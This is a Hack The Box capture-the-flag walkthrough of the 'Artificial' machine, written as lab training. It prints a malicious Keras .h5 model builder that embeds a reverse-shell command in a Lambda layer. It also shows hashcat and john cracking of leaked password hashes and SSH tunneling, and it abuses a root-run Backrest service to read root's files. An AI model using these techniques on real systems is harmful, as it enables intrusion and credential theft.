HACK THE BOX · MACHINE WRITEUP

Artificial



A malicious Keras .h5 model gives RCE on an ML inference app, and an internal Backrest service is abused to back up and restore root's own flag file.

Linux | Easy | Tensorflow | RCE | Keras | Hashcat | SSH Tunneling | Backrest

Made with **SysReptor**



10.129.232.51	gugeldot	2026-07-21
Target IP	Author	Date

ARTIFICIAL · WALKTHROUGH

Contents

01 General information . . . 3
1.1 Executive summary . . . 3
1.2 Kill chain . . . 3
02 Reconnaissance . . . 4
03 Foothold . . . 5
04 Privilege escalation . . . 7
05 Flags . . . 11
06 Notes & lessons . . . 11
07 References . . . 11

1. General information

A malicious Keras .h5 model gives RCE on an ML inference app, and an internal Backrest service is abused to back up and restore root's own flag file.

PLATFORM	Hack The Box
SYSTEM	Linux
DIFFICULTY	Easy
IP	`10.129.232.51`
TAGS	`Tensorflow` `RCE` `Keras` `Hashcat` `SSH Tunneling` `Backrest`

1.1 Executive summary

Artificial is a Linux machine hosting an "AI Solutions" web application that lets users upload Keras/TensorFlow model files for inference. The `.h5` model format allows embedding a Lambda layer that runs arbitrary Python at load time, which a public exploit weaponizes for remote code execution. The resulting shell's application database leaks crackable credentials that are reused over SSH for the user flag, and an internal Backrest backup service, reached through an SSH tunnel and unlocked with a cracked bcrypt password, is abused to back up and restore `/root/root.txt` through a repository running with root privileges.

1.2 Kill chain

1. A port scan finds only SSH (22) and HTTP (80), the latter serving nginx and an "Artificial - AI Solutions" web app.
2. The app accepts user-uploaded Keras .h5 model files for inference. This format can embed a malicious Lambda layer that executes arbitrary code during deserialization, and the public exploit Splinter0/tensorflow-rce is used to craft such a model.
3. Uploading the crafted model triggers the payload, giving a shell as the web application's service user.
4. Enumerating the app turns up a SQLite database with application user credentials stored as MD5 hashes. hashcat cracks two of them against rockyou.

5 One of the cracked passwords is reused for SSH as the host user gael: user flag.

6 An internal Backrest backup service, running as root and bound to localhost, is reached by SSH tunneling. A recovered self-backup tarball leaks its config.json, holding a base64-wrapped bcrypt password for user backrest_root, cracked by john.

7 Logging into Backrest, a new plan is created pointing directly at /root/root.txt. Running it snapshots the file via the root-owned process, and Backrest's own Restore feature is used to pull it back as gael: root flag.

2. Reconnaissance

Port scan

```
sudo nmap --open -Pn -sS --min-rate 2500 -p- 10.129.232.51
```

Results:

```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Service & version scan


```
nmap -sCV --open -p22,80 10.129.232.51
```

Results:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
|   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
|_  256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Artificial - AI Solutions
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux, CPE: cpe:/o:linux:linux_kernel
```


3. Foothold

Port 80 serves "Artificial - AI Solutions", a web app that lets registered users upload a Keras/TensorFlow model (`.h5` file) and runs it to produce predictions.



The "Your Models" upload page of the Artificial - AI Solutions app.

The app's own linked `requirements.txt` pins the exact vulnerable library version targeted by the exploit:



The app's requirements.txt, pinning tensorflow-cpu==2.13.1.

The `.h5` container format can carry a Lambda layer, and because Keras deserializes and executes a model's embedded layer code when the file is loaded, a crafted model file is enough to achieve remote code execution purely by getting the app to "run" it. The public exploit `Splinter0/tensorflow-rce` builds exactly this kind of malicious `.h5` file:

```
https://github.com/Splinter0/tensorflow-rce/tree/main
```

```
import tensorflow as tf

def exploit(x):
    import os
    os.system("echo '<base64 reverse shell>' | base64 -d | bash")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("fifi.h5")
```



The exploit script embedding a reverse shell inside a Lambda layer and saving the malicious fifi.h5 model.

Uploading the crafted model to the app's inference endpoint triggers the payload during deserialization and lands a shell as the web service user.

From that shell, the application's local SQLite database is found to hold application accounts with MD5-hashed passwords:

```
sqlite3 users.db 'select * from user;'
```

```
1|gael|gael@artificial.htb|c99175974b6e192936d97224638a34f8
2|mark|mark@artificial.htb|0f3d8c76530022670f1c6029eed09ccb
3|robert|robert@artificial.htb|b606c5f5136170f15444251665638b36
4|royer|royer@artificial.htb|bc25b1f80f544c0ab451c02a3dca9fc6
5|mary|mary@artificial.htb|bf041041e57f1aff3be7ea1abd6129d0
```

```
bash-5.0$ sqlite3 users.db 'select * from user;'
1|gael|gael@artificial.htb|c99175974b6e192936d97224638a34f8
2|mark|mark@artificial.htb|0f3d8c76530022670f1c6029eed09ccb
3|robert|robert@artificial.htb|b606c5f5136170f15444251665638b36
4|royer|royer@artificial.htb|bc25b1f80f544c0ab451c02a3dca9fc6
5|mary|mary@artificial.htb|bf041041e57f1aff3be7ea1abd6129d0
```

Dumping the users table from the application's SQLite database.

Cracking the hashes with `hashcat` against rockyou recovers two of them:

```
hashcat -m 0 hashes ~/SecLists/rockyou.txt --backend-ignore-cuda

c99175974b6e192936d97224638a34f8:mattp005numbertwo
bc25b1f80f544c0ab451c02a3dca9fc6:marwinnarak043414036
```

One of the recovered passwords, `mattp005numbertwo`, is reused for SSH as the Linux host user `gael`, giving the user flag.

4. Privilege escalation

Backrest backup service abuse

Enumerating the host as `gael` confirms there is no usable `sudo` access, but a service is found listening only on localhost:

```
gael@artificial:~$ sudo -l
Sorry, user gael may not run sudo on artificial.
gael@artificial:~$ ss -tulnp
...
tcp  LISTEN  0  4096  127.0.0.1:9898  0.0.0.0:*
```

```
gael@artificial:~$ sudo -l
[sudo] password for gael:
Sorry, user gael may not run sudo on artificial.
gael@artificial:~$ ss -tulnp
Netid  State      Recv-Q     Send-Q          Local Address:Port          Peer Address:Port     Process
udp    UNCONN     0          0               127.0.0.53%lo:53                 0.0.0.0:*
udp    UNCONN     0          0                     0.0.0.0:68                 0.0.0.0:*
tcp    LISTEN     0          511                   0.0.0.0:80                 0.0.0.0:*
tcp    LISTEN     0          4096            127.0.0.53%lo:53                 0.0.0.0:*
tcp    LISTEN     0          128                   0.0.0.0:22                 0.0.0.0:*
tcp    LISTEN     0          2048              127.0.0.1:5000                 0.0.0.0:*
tcp    LISTEN     0          4096              127.0.0.1:9898                 0.0.0.0:*
tcp    LISTEN     0          511                     [::]:80                    [::]:*
tcp    LISTEN     0          128                     [::]:22                    [::]:*
gael@artificial:~$ ^C
gael@artificial:~$ logout
Connection to 10.129.232.51 closed.
[gugeldot@march ~/Desktop/tensorflow-rce]$ ssh -L 9898:127.0.0.1:9898 gael@10.129.232.51
```


Confirming no sudo rights for gael and spotting the internal service on 127.0.0.1:9898.

That port belongs to an internal **Backrest** service (a web UI for the `restic` backup tool), running with root privileges and reachable only from the host itself. SSH local port forwarding tunnels into it:

```
ssh -L 9898:127.0.0.1:9898 gael@10.129.232.51
```

A directory listing of `/var/backups` turns up a readable self-backup of the service's own data directory:

```
gael@artificial:~$ ls /var/backups
...
-rw-r-----  1 root sysadm  52357120 Mar  4  2025 backrest_backup.tar.gz
gael@artificial:~$ cd /var/backups
gael@artificial:/var/backups$ python3 -m http.server 8000
```



Finding backrest_backup.tar.gz in /var/backups, readable by the sysadm group, and serving it for exfiltration.

Extracting it locally reveals the Backrest service's own configuration:

```
file backrest_backup.tar.gz
tar -xvf backrest_backup.tar.gz
```

```
backrest/
backrest/restic
backrest/.config/backrest/config.json
backrest/jwt-secret
backrest/processlogs/backrest.log
...
```

```
[gugeldot@march ~/Desktop]$ file backrest_backup.tar.gz
backrest_backup.tar.gz: POSIX tar archive (GNU)
[gugeldot@march ~/Desktop]$ tar -xvf backrest_backup.tar.gz
backrest/
backrest/restic
backrest/oplog.sqlite-wal
backrest/oplog.sqlite-shm
backrest/.config/
backrest/.config/backrest/
backrest/.config/backrest/config.json
backrest/oplog.sqlite.lock
backrest/backrest
backrest/tasklogs/
backrest/tasklogs/logs.sqlite-shm
backrest/tasklogs/.inprogress/
backrest/tasklogs/logs.sqlite-wal
backrest/tasklogs/logs.sqlite
backrest/oplog.sqlite
backrest/jwt-secret
backrest/processlogs/
backrest/processlogs/backrest.log
backrest/install.sh
[gugeldot@march ~/Desktop]$
```

Extracting the recovered backrest_backup.tar.gz, exposing config.json and the service's internal files.

That config file leaks the service's own authentication data:

```
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3B
iUnV0WVA1OEVCWnovMFFP"
      }
    ]
  }
}
```


The `passwordBcrypt` value is base64-encoded. Decoding it yields the real bcrypt hash, which `john` cracks against rockyou:

```
echo -n "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovM
FFP" | base64 -d > hash
cat ~/SecLists/rockyou.txt | john --stdin --format=bcrypt hash
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
!@#$%^           (?)
1g 0:00:00:12  0.08038g/s 439.8p/s 439.8c/s 439.8C/s lightbulb..ilovejack
Session completed


john --show hash
?:!@#$%^
```

With the Backrest credentials (`backrest_root` / `!@#$%^`) recovered, logging into the tunneled Backrest web UI gives control over its backup configuration. A new restic repository is created, backed by `/dev/shm`:




Configuring a new restic repository in Backrest, backed by /dev/shm.

The Backrest process itself runs as root, so a new plan is created pointing directly at the file to steal:




Creating a Backrest plan with its Paths set directly to /root/root.txt.

Running this plan snapshots `/root/root.txt` into the repository despite `gael` having no read access to it directly, because the snapshot is taken by the root-owned Backrest process. Backrest's own **Restore** feature is then used against that snapshot, restoring the file to a path readable by `gael` and offering it for download straight from the web UI:



Restoring the snapshot: /root/root.txt is written to /home/gael/rut. and offered for download.



Confirming the restored root-owned directory and the retrieved flag content from gael's own home.

This gives the root flag.

5. Flags

USER.TXT	ROOT.TXT
497d••••••••••••	dec2••••••••••••

6. Notes & lessons

New techniques: abusing Keras .h5 model deserialization (a Lambda layer carrying arbitrary Python) for remote code execution on an ML inference app, and abusing a backup tool's own root-level file access (Backrest) as a privilege escalation primitive via a targeted backup-then-restore, instead of attacking the service directly.

Interesting: two separate credential-cracking stages in one box, MD5 application hashes for the user flag and a base64-wrapped bcrypt hash for the root path, each needing a different cracking approach (hashcat vs john).

7. References

- Splinter0/tensorflow-rce: public exploit crafting a malicious Keras .h5 model with an arbitrary-code Lambda layer
- Backrest: web UI for the restic backup tool